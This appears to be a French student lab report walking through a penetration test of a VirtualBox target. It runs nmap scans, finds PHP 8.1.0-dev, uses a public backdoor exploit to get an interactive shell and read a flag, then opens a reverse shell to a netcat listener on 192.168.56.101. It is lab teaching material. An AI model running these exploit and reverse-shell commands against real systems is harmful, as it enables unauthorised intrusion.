TP 1 PENTESTING

AUTORISATION PAR THOMAS PREVOST

Clément HERBRECHT BOURGOIN

Etape 1 :

Commande nmap -sn 192.168.56.0/24, elle effectue un scan réseau sur toutes les adresses IP du sous-réseau “192.168.56.0/24” pour identifier les hôtes actifs.

```
root@rtnnnpxx:~# nmap -sn 192.168.56.0/24
Starting Nmap 7.80 ( https://nmap.org ) at 2024-10-04 14:50 CEST
Nmap scan report for 192.168.56.1
Host is up (0.00044s latency).
MAC Address: 0A:00:27:00:00:00 (Unknown)
Nmap scan report for 192.168.56.100
Host is up (0.00049s latency).
MAC Address: 08:00:27:D8:12:7C (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.56.105
Host is up (0.00086s latency).
MAC Addr[redacted]s: 08:00:27:B5:E9:A5 (Oracle VirtualBox virtual NIC)
Nmap sca[redacted] report for 192.168.56.101
Host is [redacted].
Nmap don[redacted]: 256 IP addresses (4 hosts up) scanned in 1.73 seconds
```

On trouve donc l’adresse 192.168.56.105 comme adresse de la victime victime.

Etape 2 :

Ouvrir l’adresse sur firefox (192.168.56.105:8080) et tester des identifiants et mots de passe basiques comme rt rt, root rt, etc…

Login:

Password:

login

Etape 3 :


Taper la commande :nmap -sV -p 8080 192.168.56.105. Cette commande scanne le port 8080 de l'adresse IP 192.168.56.105 pour détecter les services actifs et leur version (qu'on peut exploiter par la suite).

```
PORT     STATE SERVICE VERSION
8080/tcp open  http    PHP cli server 5.5 or later (PHP 8.1.0-dev)
MAC Address: 08:00:27:B5:E9:A5 (Oracle VirtualBox virtual NIC)
```

On trouve donc la version PHP 8.1.0-dev à exploiter.

Etape 4 :

Rechercher une faille sur internet de la version de php afin de l'exploiter. Il faut donc télécharger le code que sur l'adresse ci-dessous.



Ensuite on tape le nom du fichier d'exploitation sur un terminal afin de le lancer, une fois démarré, on tape l'url du fichier, puis "ls" afin d'avoir tous les fichiers présents, voici ce qu' affiche le "ls".

```
root@rtnnnpxx:~/Téléchargements# python3 49933.py
Enter the full host url:
http://192.168.56.105:8080/

Interactive shell is opened on http://192.168.56.105:8080/
Can't acces tty; job crontol turned off.
$ ls
cowrie
libcrypto.so.1.1
libssl.so.1.1
mailoney
php
php-root
processes.sh
root_flag.txt
runasroot
runasroot.c
user_flag.txt
```

```
$ cat user_flag.txt
JekQ5ZRJxv5Ce33yMjg5hkqWQCobCr
```

On a donc réussi à trouver le premier flag user_flag.txt. Cependant, le fichier root_flag.txt ne peut pas être ouvert.

Etape 4 :

On cherche donc une autre faille qu'on peut télécharger via ce lien : https://github.com/flast101/php-8.1.0-dev-backdoor-rce/blob/main/backdoor_php_8.1.0-dev.py

Etape 5 :

On lance la commande "nc -lvnp 4444", qui attend des connexions entrantes sur le port 4444.

```
root@rtnnnpxx:~/Téléchargements# nc -lvnp 44
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::4444
Ncat: Listening on 0.0.0.0:4444
Ncat: Connection from 192.168.56.105.
Ncat: Connection from 192.168.56.105:50280.
```

```
root@rtnnnpxx:~/Téléchargements# python3 revshell_php_8.1.0-dev.py http://192.168.56.105:8080/ 192.168.56.101 4444
```

Etape 5 :

Par la suite on se rend sur ce site afin de bien configurer le terminal ouvert par les commandes précédentes
haysberg.io/wikiazur